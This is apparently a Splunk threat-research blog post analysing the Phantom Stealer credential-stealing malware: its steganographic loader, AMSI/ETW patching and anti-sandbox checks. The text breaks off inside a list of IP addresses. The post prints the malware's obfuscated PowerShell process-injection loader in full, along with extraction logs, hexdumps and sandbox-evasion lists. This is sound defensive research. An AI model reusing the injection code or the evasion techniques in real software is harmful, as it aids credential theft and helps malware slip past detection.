

Phantom Stealer Unmasked: Shellcode, Steganography, and Credential Theft

 splunk.com/en_us/blog/security/phantom-stealer-shellcode-steganography-credential-theft.html

Splunk Threat Research Team, Teoderick Contreras

July 28, 2026



Key takeaways

1. **Phantom Stealer uses stealth techniques** to steal passwords, browser data, cryptocurrency wallet information, and other sensitive files while avoiding detection.
2. **Phantom Stealer can hide its activity, maintain access to infected devices, and collect sensitive data** from browsers, wallets, files, and the clipboard.
3. **Security teams can detect Phantom Stealer earlier** by monitoring behaviors like suspicious PowerShell activity, process injection, unusual browser access, and credential theft.

Phantom Stealer is a credential-harvesting malware written in .NET, designed to quietly collect a wide range of sensitive data from infected machines including browser credentials, saved passwords, session cookies, cryptocurrency wallet files, and detailed system fingerprints.

Since its appearance, Phantom Stealer has been observed in multiple campaigns targeting users across different countries, frequently distributed through phishing lures, cracked software, and malicious links spread via platforms like Discord and Telegram. Its modular design and relatively low barrier to entry have made it an attractive option for both novice and experienced threat actors, contributing to its growing adoption and making it a persistent and evolving threat in the infostealer landscape.

In this blog, the [Splunk Threat Research Team \(STRT\)](#) takes a closer look at how Phantom Stealer operates the initial infection chain and the tricks the loader uses to stay hidden and avoid detection, to the inner workings of the stealer itself and how it quietly collects and sends out sensitive data. We also walk defenders through practical ways to spot and investigate this threat using Splunk detections and behavioral analytics.

Loader Analysis:

Steganography: T1027.003

STRT observed that Phantom Stealer leverages multiple loader variants to deliver its payload. One notable variant is a .NET-based loader that conceals the actual malware payload within .NET resource manifest metadata, a technique that abuses the way .NET assemblies store embedded resources to hide malicious content from casual inspection. This is not a new trick; STRT has observed the same approach used by other well-known malware families, including [Quasar RAT](#) and [Lokibot](#), suggesting that this method remains an effective and reused technique among threat actors looking to evade static analysis and slow down reverse engineering efforts.

Figure 01 shows the screenshot of the tool we developed to extract the next stager hidden on those 2 image files including the final payload.

```
INFO      [+] status: TypeDetails: {'TypeEx': 'System.Drawing.Bitmap, System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a', 'TypeCode': 64}
INFO      [+] status: Searching for .png entry
INFO      [+] status: Found .png entry in offset: 0x1
WARNING   [+] status: Searching for .bmp entry
INFO      [+] status: NOT Found .bmp entry
INFO      [+] status: Dumping ... C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\Kpzv.png
HEXVIEW DUMP
Hexdump[:0x100]
00000000: 89 50 4E 47 00 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG.....IHOR
00000010: 00 00 02 92 00 00 02 92 00 06 00 00 00 61 88 3B .....@.....
00000020: 65 00 00 00 0A 67 41 40 41 00 00 01 8F 0B FC 61 .....gMA.....
00000030: 05 00 00 00 09 70 48 59 73 00 00 0E C3 00 00 0E .....pHYs.....
00000040: C3 01 C7 6F A8 64 00 00 FF B2 49 44 41 54 78 5E ...o.d....IDATx^
00000050: EC BD 67 54 14 5D D3 B0 08 48 90 20 A8 88 30 64 ..gT.]...H...0d
00000060: C9 02 22 06 24 2B 59 24 88 8A 22 88 24 89 02 22 .."+Y$..."$.
00000070: A3 44 41 C9 69 18 7A C8 92 87 9C 73 18 32 92 73 .DA.i.z....s.2.s
00000080: 90 9C 87 DC 43 CE 30 64 CE CC F0 BC EF B7 BE 75 ....C.0d.....u
00000090: CE F9 FB FC 88 6B 2D 9A BD 7A ED DE 5D D5 EC 99 ....k-..z..]...
000000A0: 7D 51 B5 A8 9A 80 26 97 90 20 67 11 16 0D FB C5 }Q...&.. g....
000000B0: 82 20 12 46 98 DF 18 04 00 C0 E0 3C 38 9F 0E C4 ...F.....<0...
000000C0: EF 00 88 A2 A8 25 2C 68 33 0E EF F5 7A 08 88 7E .....%h...:z...
000000D0: 34 08 92 A0 00 60 51 00 40 74 81 20 98 54 0E 68 4...Q.8t...T.h
000000E0: A3 A1 50 38 12 D3 8B F6 07 C6 0C 0C B7 7F 1C 00 ..P8.....
000000F0: 6E 83 40 1E A0 15 95 09 40 A1 19 34 08 0C 20 3F n.0.....0..4..?
Kpzv.png

RESOURCE ENTRY
INFO      [+] status: Name: msp, Size: 101340
INFO      [+] status: TypeDetails: {'TypeEx': 'System.Drawing.Bitmap, System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a', 'TypeCode': 64}
INFO      [+] status: Searching for .png entry
WARNING   [+] status: NOT Found .png entry
INFO      [+] status: Searching for .bmp entry
INFO      [+] status: Found .bmp entry in offset: 0x1
INFO      [+] status: Dumping ... C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\msp.bmp
HEXVIEW DUMP
Hexdump[:0x100]
00000000: 42 4D 3A 8B 01 00 00 00 00 00 36 00 00 00 28 00 BM:.....6...(.
00000010: 00 00 00 9F 00 00 00 9F 00 00 01 00 20 00 00 00 .....
00000020: 00 00 00 00 00 00 C4 0E 00 00 C4 0E 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 FF 00 E1 7E FF 00 00 .....
00000040: 00 FF 00 00 AF FF 00 00 00 FF 00 00 F3 FF 00 00 .....
00000050: 20 FF 00 01 20 FF 00 0E 70 FF FF FE C5 FF 00 00 .....
00000060: 16 FF 11 73 00 FF 04 00 00 FF 00 00 19 FF 00 00 ...5.....
00000070: 1F FF 06 00 01 FF 00 00 01 FF 04 00 00 FF 73 22 ...}.....5"
00000080: 1F FF 10 7D 0A FF 1F 13 1F FF FF EA AF FF 7B 02 ...}.....}
00000090: FF FF 01 13 7E FF 83 20 06 FF 06 00 01 FF FF E1 .....
000000A0: 5E FF DF 80 38 FF DD A3 3A FF 01 13 06 FF 80 0A ^..8.....
000000B0: 00 FF 00 00 24 FF 05 11 04 FF 06 11 05 FF 0A 00 ...$.....i..8...
000000C0: 00 FF 11 0D 13 FF 1F 00 69 FF E1 38 0D FF 0E FE .....4.....
000000D0: 61 FF 00 34 8D FF 00 00 00 FF 0A 00 00 FF 0A 00 B..4.....N..
000000E0: 00 FF 06 00 00 FF 72 00 00 FF 00 00 4E FF 20 04 .....X..8
000000F0: 00 FF 09 7E FF FF 1F 20 04 FF 9D 25 58 FF 17 38 .....X..8
msp.bmp

INFO      [+] Analyzing file: C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\Kpzv.png
INFO      [+] status: actual Payload size: 0x00FAC01
INFO      [+] status: decryption Index byte: 0x8E
INFO      [+] status: decryption key array: [0, 104, 0]
INFO      [+] status: Dumping ... C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\Kpzv.png_extracted_payload.bin
HEXVIEW DUMP
Hexdump[:0x100]
00000000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....
00000040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!..L.!Th
00000050: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
00000080: 59 45 00 00 4C 01 03 00 20 17 C9 68 00 00 00 00 PE..L...h....
00000090: 00 00 00 00 E0 00 0E 21 0B 01 08 00 00 A4 0F 00 .....!.....
000000A0: 00 06 00 00 00 00 00 00 AE C2 0F 00 00 20 00 00 .....
000000B0: 00 E0 0F 00 00 00 40 00 00 20 00 00 00 02 00 00 .....@..
000000C0: 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....
000000D0: 00 20 10 00 00 02 00 00 00 00 00 00 03 00 40 85 .....@..
000000E0: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
000000F0: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....
Kpzv.png_extracted_payload.bin

INFO      [+] status: EXTRACTED PNG Steganography Payload <= C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\Kpzv.png
INFO      [+] status: EXTRACTED PAYLOAD saved successfully to: C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\Kpzv.png_extracted_payload.bin
INFO      [+] Analyzing file: C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\msp.bmp
INFO      [+] status: Dumping ... C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\msp.bmp_extracted_payload.bin
HEXVIEW DUMP
Hexdump[:0x100]
00000000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....
00000040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....!..L.!Th
00000050: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
00000080: 59 45 00 00 4C 01 03 00 25 F1 B8 68 00 00 00 00 PE..L...h....
00000090: 00 00 00 00 E0 00 0E 21 0B 01 30 00 00 1C 01 00 .....!..0.....
000000A0: 00 00 00 00 00 00 00 00 53 3B 01 00 00 20 00 00 .....^].....
000000B0: 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....@..
000000C0: 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....
000000D0: 00 80 01 00 00 02 00 00 00 00 00 00 03 00 40 85 .....@..
000000E0: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
000000F0: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....
msp.bmp_extracted_payload.bin
```

Figure 01: Phantom Stealer Steganography Loader Extraction

The extracted executable, embedded within a .PNG entry in the .NET resource manifest, contains an encrypted blob of data. Once decrypted, this blob reveals the final stage payload in this case, Phantom Stealer itself.

```
INFO      [+] status: Name: v3tWq, Size: 747521
INFO      [+] status: TypeDetails: {}
INFO      [+] status: Dumping ... C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\Kpzv_png_extracted_payload_bin_enc_blob.bin
HEXVIEW DUMP
Hexdump[:0x100]
00000000: C9 D6 42 70 20 68 1C 53 3C 49 20 73 39 6E 0C 46 ..Bp h.S<I s9n.F
00000010: 04 9C D7 A3 EC 83 F2 9B C8 42 16 73 39 7B 2B 60 .....B.s9(+
00000020: 14 58 34 45 2C 7F 35 61 04 4E 0C 5C 17 63 2C 43 ..[4E,.5a.N.\.c,C
00000030: 32 5B 08 42 16 73 39 7B 2B 60 14 5B 34 C5 AC FF 2|.B.s9(+|.4...
00000040: 85 D3 97 23 53 03 94 D7 CB 83 3A 52 B5 32 45 CC ...#S.....R.ZE.
00000050: 1E F3 30 5B BF 7E A2 6C 93 5F A8 DC 56 BB 8B 6D ..0[.~.1...V..m
00000060: 87 4F E0 2D F7 7E BB 7C BA BF 8C 60 10 17 14 08 .0.~..|...'.
00000070: 47 C9 31 FE 4F ED 7B 24 5C E8 A3 D7 98 F7 86 EF G.1.0.{$\.....
00000080: 8C A6 AD C8 82 74 23 65 11 84 4E EB C6 95 DF 8B .....t#e..N....
00000090: EE A4 E6 B6 FD A9 E6 67 15 71 21 3B 6F 0A E2 95 .....g.q!;o...
000000A0: C5 8E F2 BD D2 A3 CA 99 D3 B9 5F 0A 48 18 33 47 .....H.3G
000000B0: 08 67 16 7F 2C 66 32 17 5D 1F 2F 64 10 5F 2E 5F .g..,F2.]/d...
000000C0: 36 61 2B 7F 1A 50 12 42 09 77 3B 57 26 4F 1C 56 6a+.,P.B.w8W8O.V
000000D0: 02 67 6D 24 74 3F 49 06 69 1B 71 22 6B 3A 5F B5 .gm$t?I.i.q"ht..
000000E0: 72 22 69 0D 42 2D 4C 25 76 3C 68 FD 07 F5 95 DE r"i.B-LkVch....
000000F0: AA E5 8A FB 92 B1 FB AF CA 80 C2 92 D9 AD E2 8D .....
Kpzv_png_extracted_payload_bin_enc_blob.bin

INFO      [+] status: key_len_test: 5, generated_decryption_key: tJBPK
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 6, generated_decryption_key: OJBPKt
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 7, generated_decryption_key: oJBPKtO
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 8, generated_decryption_key: qJBPKtOo
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 9, generated_decryption_key: iJBPKtOoq
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 10, generated_decryption_key: SJBPkT0oqi
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 11, generated_decryption_key: JJBPKt0oqiS
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 12, generated_decryption_key: TJBPKt0oqiSJ
INFO      [+] status: Testing ...

INFO      [+] status: key_len_test: 13, generated_decryption_key: eJBPKt0oqiSJt
INFO      [+] status: Testing ...

INFO      [+] success: right decryption key FOUND: eJBPKt0oqiSJt
INFO      [+] status: Dumping ... C:\Users\Public\test\OUTPUT\FACTURA PENDIENTE DE PAGO.exe\decrypted_Kpzv_png_extracted_payload_bin_enc_blob.bin
HEXVIEW DUMP
Hexdump[:0x100]
00000000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
00000010: 88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040: 0E 1F 8A 0E 00 84 00 CD 21 88 01 4C CD 21 54 68 .....l..L.(Th
00000050: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6C 6F is program canno
00000060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
00000080: 50 45 00 00 4C 01 03 00 DA 9D 54 8C 00 00 00 00 PE..L....T...
00000090: 00 00 00 00 E0 00 22 01 00 01 30 00 00 SE 08 00 .....".0..^..
000000A0: 00 08 00 00 00 00 00 00 CE 7D 00 00 00 20 00 00 .....).
000000B0: 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 .....@..
000000C0: 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 .....
000000D0: 00 C0 08 00 00 02 00 00 00 00 00 02 00 60 85 .....
000000E0: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
000000F0: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....
decrypted_Kpzv_png_extracted_payload_bin_enc_blob.bin
```

Figure 02: Extracted Phantom Stealer Payload

PowerShell: T1059.001

Another interesting loader delivered through a phishing campaign in email that is associated with Phantom Stealer is an obfuscated PowerShell script designed to decode, decrypt, and inject shellcode into a remote process, in this case explorer.exe. The script uses **Add-Type** to dynamically compile C# code at runtime, defining P/Invoke wrappers for a set of Windows API calls, all deliberately renamed with randomized strings to hinder detection and analysis.

The injection follows the classic **OpenProcess** → **VirtualAllocEx** → **WriteProcessMemory** → **VirtualProtectEx** → **CreateRemoteThread** pattern, where the script first opens a handle to a target process, allocates executable memory within it, writes the decrypted shellcode into

that memory region, adjusts the memory protection, and finally spawns a remote thread to execute the payload all from within a PowerShell session.

```
$code = @'
using System;
using System.Runtime.InteropServices;
public class BEYOND {
    [DllImport("kernel32", EntryPoint="OpenProcess")]
    public static extern IntPtr KRhgxnnbqwcLXXDu(uint a, bool b, int c);
    [DllImport("kernel32", EntryPoint="VirtualAllocEx")]
    public static extern IntPtr AmPM9h4YDk9Ro(IntPtr a, IntPtr b, uint c, uint d, uint e);
    [DllImport("kernel32", EntryPoint="WriteProcessMemory")]
    public static extern bool QmgObs3dxdYOeFW(IntPtr a, IntPtr b, byte[] c, uint d, IntPtr e);
    [DllImport("kernel32", EntryPoint="CreateRemoteThread")]
    public static extern IntPtr gLOLgK5oWMSDnE(IntPtr a, IntPtr b, uint c, IntPtr d, IntPtr e, uint f, IntPtr g);
    [DllImport("kernel32", EntryPoint="VirtualProtectEx")]
    public static extern bool kOD6BSa4oqP7(IntPtr a, IntPtr b, uint c, uint d, out uint e);
}
'@
Add-Type -TypeDefinition $code
Start-Sleep -Seconds 12
$elderlybench = [BEYOND]::KRhgxnnbqwcLXXDu(0x001F0FFF, $false, $elderlylong)
if ($elderlybench -eq [IntPtr]::Zero) { exit }
Start-Sleep -Milliseconds 824
$elderlyHave = [BEYOND]::AmPM9h4YDk9Ro($elderlybench, [IntPtr]::Zero, [uint32]$elderlyOFFER.Length, 0x3000, 0x04)
if ($elderlyHave -eq [IntPtr]::Zero) { exit }
Start-Sleep -Milliseconds 575
[BEYOND]::QmgObs3dxdYOeFW($elderlybench, $elderlyHave, $elderlyOFFER, [uint32]$elderlyOFFER.Length, [IntPtr]::Zero) | Out-Null
Start-Sleep -Milliseconds 721
$o = 0
[BEYOND]::kOD6BSa4oqP7($elderlybench, $elderlyHave, [uint32]$elderlyOFFER.Length, 0x20, [ref]$o) | Out-Null
Start-Sleep -Milliseconds 731
$elderlyExplosion = [BEYOND]::gLOLgK5oWMSDnE($elderlybench, [IntPtr]::Zero, 0, $elderlyHave, [IntPtr]::Zero, 0, [IntPtr]::Zero)
if ($elderlyExplosion -eq [IntPtr]::Zero) { exit }
Start-Sleep -Milliseconds 509
```

Figure 03: PowerShell Shellcode Loader

Disable or Modify Tools: T1685

The shellcode decrypted and injected into explorer.exe serves as the final-stage loader responsible for unpacking and executing the Phantom Stealer payload on the compromised host. After gaining execution within the trusted process, the shellcode decompresses the embedded stealer payload and transfers execution to it.

In addition to payload staging, the shellcode incorporates multiple defense-evasion capabilities. It disables security telemetry by patching commonly monitored APIs associated with Antimalware Scan Interface (AMSI) and Event Tracing for Windows (ETW). This includes modifying functions such as **AmsiScanBuffer** and **AmsiScanString** to prevent security products from scanning malicious content in memory, as well as patching **EtwEventWrite** to suppress ETW-generated telemetry that could otherwise expose malicious activity to security monitoring and EDR solutions.

339D650	4C:8BDC	mov r11, rsp	EtwEventWrite
339D653	48:83EC 58	sub rsp, 58	
339D657	4D:894B E8	mov qword ptr ds:[r11-18], r9	r9: L"@"
339D658	33C0	xor eax, eax	ORIGINAL EtwEventWrite API
339D65D	45:8943 E0	mov dword ptr ds:[r11-20], r8d	
339D650	C3	ret	EtwEventWrite
339D651	8BDC	mov ebx, esp	
339D653	48:83EC 58	sub rsp, 58	
339D657	4D:894B E8	mov qword ptr ds:[r11-18], r9	r9: EtwEventWrite+1
339D658	33C0	xor eax, eax	PATCHED EtwEventWrite API
339D65D	45:8943 E0	mov dword ptr ds:[r11-20], r8d	
339D661	45:33C9	xor r9d, r9d	
339D664	49:8943 D8	mov qword ptr ds:[r11-28], rax	rax: EtwEventWrite

Figure 04: API Patching to Suppress Log Generation

Phantom Stealer Analysis:

In the sections below, STRT walks through the tactics and techniques observed across the Phantom Stealer infection chain.

Virtualization/Sandbox Evasion: T1497

Phantom Stealer includes a dedicated class built specifically for anti-analysis purposes. This class implements several methods that collectively fingerprint the running environment by checking a range of system artifacts including IP address, username, hostname, GUID, running process names, installed services, and GPU information.

By cross-referencing these artifacts against known indicators of virtualized or sandboxed environments, the malware attempts to determine whether it is being executed on a real victim machine or inside an analysis environment and will alter or halt its behavior accordingly.

Description

Example Applications

Username "05h00Gi0", "05KvAUQKPQ", "21zLucUnfl85", "3u2v9m8", "43By4", "4tgiizsLimS", "5sIBK", "5Y3y73", "grepete", "64F2tKIqO5", "6O4KyHhJXBIR", "7DBGdxu", "7wjlGX7PjIW4", "8LnfAai9QdJR", "8NI0CoINQ5bq", "8VizSM", "9yjCPsEYIMH", "Abby", "acox", "Amy", "andrea", "AppOnFlySupport", "barbarray", "benjah", "Bruno", "BUiA1hkm", "BvJChRPnsxn", "BXw7q", "cather", "cM0uEGN4do", "cMkNdS6", "DdQrgc", "DefaultAccount", "doroth", "dOuyo8RV71", "DVrzi", "dxd8DJ7c", "e60UW", "ecVtZ5wE", "EGG0p", "equZE3J", "fNBDSIDTXY", "Frank", "fred", "G2DbYLDgzz8Y", "george", "GexwjQdjXG", "GGw8NR", "GJAm1NxXVm", "GjBsjb", "gL50ksOp", "gu17B", "Guest", "h7dk1xPr", "h86LHD", "HAPUBWS", "Harry Johnson", "hbyLdJtcKyN1", "HEUeRzi", "hmarc", "ICQja5iT", "IVwoKUF", "IZZuXj", "j6SHA37KA", "j7pNjWM", "JAW4Dz0", "JcOtj17dZx", "jeremdiaz", "John", "John Doe", "jude", "Julia", "katorres", "kEecfMwgj", "kevans", "kFu0lQwgX5P", "KUv3bT4", "l3cnbB8Ar5b8", "Lisa", "IK3zMR", "ImVwj9b", "Louise", "lubi53aN14cU", "Lucas", "Marci", "mike", "Mr.None", "noK4zG7ZhOf", "nZAp7UBVaS1", "o6jdigq", "o8yTi52T", "Of20XqH4VL", "OgJb6GqgK0O", "OZFUCOD6", "patex", "PateX", "Paul Jones", "pf5vj", "PgfV1X", "PqONjHVwexsS", "pWOuqdTDQ", "PxmdUOpVyx", "QfofoG", "QmIS5df7u", "QORxJKNk", "qZo9A", "rB5BnfuR2", "RDhJ0CNFevzX", "rexburns", "RGzcBUyrznReg", "Rt1r7", "rylJKlrOMs", "S7Wjuf", "sal.rosenburg", "server", "SqqFOf3G", "Steve", "test", "tHiF2T", "tim", "timcoo", "TVM", "txWas1m2t", "tylerfl", "uHUQluwoEFU", "UiQcX", "umehunt", "umyUJ", "Uox1tzaMO", "User01", "UspG1y1C", "vzY4jmH0Jw02", "w0fjuOVmCcP5A", "WDAGUtilityAccount", "XMiMmcKziitD", "xPLyvzr8sgC", "xUnUy", "ykj0egq7fze", "ymONofg", "YmtRdbA", "zOEsT"

Description

Example Applications

PC Name	"00900BC83802", "00900BC83803", "0CC47AC83803", "18C9ACDF-7C00-4", "3CECEFC83806", "6C4E733F-C2D9-4", "ABIGAI", "ACEPC", "AIDANPC", "ALENMOOS-PC", "ALIONE", "APPONFLY-VPS", "ARCHIBALDPC", "azure", "B30F0242-1C6A-4", "BAROSINO-PC", "BECKER-PC", "BEE7370C-8C0C-4", "C81F66C83805", "CATWRIGHT", "CHSHAW", "COFFEE-SHOP", "COMPNAME_4047", "COMPNAME_4416", "COMPNAME_4803", "CRYPTODEV222222", "d1bnJkfVIH", "DAPERE", "DOMIC-DESKTOP", "EA8C2E2A-D017-4", "EFA0FDEC-8FA7-4", "EEEEIFYE", "ESPNHOOL", "FERREIRA-W10", "floppy", "GANGISTAN", "GBQHURCC", "GRAFPC", "GRXNNIIE", "gYyZc9HZCYhRLNg", "JBYQTQBO", "JERRY-TRUJILLO", "JOHN-PC", "JUANYARO", "JUDES-DOJO", "JULIA-PC", "KEVIN", "LANTECH-LLC", "LISA-PC", "LOUISE-PC", "LUCAS-PC", "MARIEGRAY", "MARWAL", "MATTHEW", "MIKE-PC", "NETTYP", "NPLBBLMK", "ORELEEEPC", "ORXGKKZC", "Paul Jones", "PC-DANIELE", "PROPERTY-LTD", "Q9IATRKP", "QarZhrdBpj", "RALPHS-PC", "RYANWH", "SCOX", "SERVER-PC", "SERVER1", "Steve", "SYKGUIDE-WS17", "T00917", "test42", "TIQIYLA9TW5M", "TMKNGOMU", "TVM-PC", "Ub9w1K94X31iqkf", "VIDYHI", "VNNVRXUM", "VONRAHEL", "WILEYPC", "WIN-5E07COS9ALR", "WINDOWS-EEL53SN", "WINZDS-1BHRVPQU", "WINZDS-22URJIBV", "WINZDS-3FF2I9SN", "WINZDS-5J75DTHH", "WINZDS-6TUIHN7R", "WINZDS-8MAEI8E4", "WINZDS-9IO75SVG", "WINZDS-AM76HPK2", "WINZDS-B03L9CEO", "WINZDS-BMSMD8ME", "WINZDS-BUAOKGG1", "WINZDS-K7VIK4FC", "WINZDS-MILOBM35", "WINZDS-PU0URPVI", "WINZDS-QNGKGN59", "WINZDS-RST0E8VU", "WINZDS-U95191IG", "WINZDS-VQH86L5D", "WISIMS", "WORK", "BENREED", "WS-CARROT", "XC64ZB", "XGNSVODU", "YCLEXTAL", "ZDS_EDR_14", "ZDS_EDR_9", "ZELJAVA", "ZFKGDPGJ"
---------	--

Description	Example Applications
GPU Name	"29__HERE", "2G6C7Z61", "2RO_8UVU", "2SN538K4", "5K BK41_L", "5LXPA8ES", "5PECN6L1", "5RPFT3HZ", "6BOS4O7U", "6BZP2Y2_", "6F44ADR7", "6MPA93", "7229H9G9", "74ZZCY7A", "7TB9G6P7", "84KD1KSK", "8NYGK3FL", "8Y3BSXKG", "9SF72FG7", "9Z77DN4T", "_G31E46N", "_PHLNYGR", "_T9W5LHO", "AFRBR6TC", "B69OHLB2", "BDMD4C14", "CSUZOOXW", "CWTM14GS", "D6XUO1XB", "DE92L2UN", "DFXWTBCX", "ET1BXXAK", "F1K792VR", "FENYSTD", "H1_SDVLF", "H_EDEUEK", "HASZN_3F", "HKWURZU9", "HP8WD3MX", "HV61HV5F", "K9SC88UK", "KBBFOHZN", "KEZ744W", "KOD68ZH1", "KW5PTYKC", "L19KFFGO", "LD8LLLLOD", "M5RGU9RY", "MDF5Z6ZO", "MKVW6M6X", "MTSUP2DX", "MYNP2R7E", "O25VL9P2", "O597EOTS", "OEFUG1_W", "OOUT3ENP", "OYVM_U6G", "P9T_AU3X", "PC1ESCG3", "PE86ZT", "R69XK_H3", "S6DZU3GA", "THUVF23F9", "TTXRONXD", "UKBEHH_S", "Virtual Desktop Monitor", "VirtualBox Graphics Adapter", "VirtualBox Graphics Adapter (WDDM)", "VM64TTFX", "VMware SVGA 3D", "VO5V631D", "W1TO6L3T", "W29FK1O1", "W2RTB1KRM", "WKMZ6LN2", "X4R9RZ5L", "X5ZW15TV", "XMX85CAL", "YANBV9OY", "YNVLCUKZ", "YVK4794D", "Z2P35N", "Z2P8CT__", "ZN_TF2UZ", "ZP62XCAP", "ZSHE4HM", "Стандартный VGA графический адаптер"
Process Name	"VmRemoteGuest.exe", "Sysmon64.exe"
Service Name	"vmicheartbeat", "vmickvpexchange", "vmicrdv", "vmicshutdown", "vmictimesync", "vmicvss", "Sysmon64"

Description

Example Applications

Machine GUID	"081ab395-5e85-4634-acdb-2dbd4f59a7d0", "089e621c-1422-4856-a8b1-3f1db208ce9e", "10797f1d-9613-4832-b1a3-c22fe365b89d", "15947802-cb9c-478f-af5c-33b1abbd1bfe", "1a85c660-1f98-42ca-b1cb-199f63e1d807", "2b5365f1-eebb-4135-b6e1-413aab299fcb", "4508afd3-5f05-491e-b49f-b44024967766", "453b8045-4cab-4c86-866a-4118a8ac4db6", "5c5926b0-d06a-4688-ade2-325cbb39b4fc", "6a94764b-5e0f-42cf-8947-df4b99cb5cf1", "6c25c4bf-bff0-421d-a4d1-6a31f02e4b7d", "6c5fe7fc-a9c6-46cd-baea-529d2dedc1df", "75ef93ec-1f67-4dbc-b494-f3e460792a4a", "801de7cf-3111-46e2-946b-65e7431dc386", "8459ba60-28e8-4648-9573-ee9fd08ce1c2", "9083fa32-68f2-4dff-a60e-e076f7aeabd3", "988e7c53-d2c0-4b7a-9de6-96944bce64e0", "9ad7283a-ef74-4969-a766-87a104f57d43", "a2014fb5-2ce1-436c-a05d-1c2c44fb3288", "a3d27cfa-1e7a-4ff8-8004-2be13417b6b1", "a47c70d8-7adc-4ad7-994f-644a8c84c176", "a8844a86-4277-45a7-809c-0c8132e08711", "bcac81ca-b4a1-429f-a8be-d684f4c00d27", "c1f1411f-c84a-4d1b-a6f7-b31c8bdd22d2", "c784477d-3fc3-4206-9876-55a4df3943da", "cbbb49d6-b7ff-44ca-aba5-8a5e250d4d42", "cdbd2082-8cfa-481b-ad9b-fc08276e590d", "fb31a63b-dc7c-49d2-8f59-4a30a2594045", "fd34ce94-8855-4c43-824b-81cc27d97788", "fec973c0-c782-43a8-854c-f9f48d935e0d"
-----------------	--

Description

Example Applications

IP Address	"10.200.169.204", "104.198.155.173", "104.200.151.35", "109.145.173.169", "109.226.37.172", "109.74.154.90", "109.74.154.91", "109.74.154.92", "140.228.21.36", "149.88.111.79", "154.61.71.50", "154.61.71.51", "172.105.89.202", "174.7.32.199", "176.63.4.179", "178.239.165.70", "181.214.153.11", "185.220.101.107", "185.44.176.125", "185.44.176.135", "185.44.176.143", "185.44.176.70", "185.44.176.85", "185.44.177.132", "185.44.177.133", "185.44.177.138", "185.44.177.193", "185.44.177.254", "185.44.177.55", "188.105.165.80", "188.105.71.44", "188.105.91.116", "188.105.91.143", "188.105.91.173", "191.101.209.39", "191.96.150.218", "192.211.110.74", "192.40.57.234", "192.87.28.103", "193.128.114.45", "193.225.193.201", "193.226.177.40", "194.110.13.70", "194.154.78.144", "194.154.78.152", "194.154.78.160", "194.154.78.169", "194.154.78.179", "194.154.78.210", "194.154.78.227", "194.154.78.230", "194.154.78.235", "194.154.78.77", "194.154.78.91", "194.186.142.178", "194.186.142.180", "194.186.142.183", "194.186.142.195", "194.186.142.204", "194.186.142.214", "194.186.142.236", "194.186.142.246", "195.181.175.103", "195.181.175.105", "195.228.105.39", "195.239.51.3", "195.239.51.42", "195.239.51.46", "195.239.51.59", "195.239.51.65", "195.239.51.73", "195.239.51.80", "195.239.51.89", 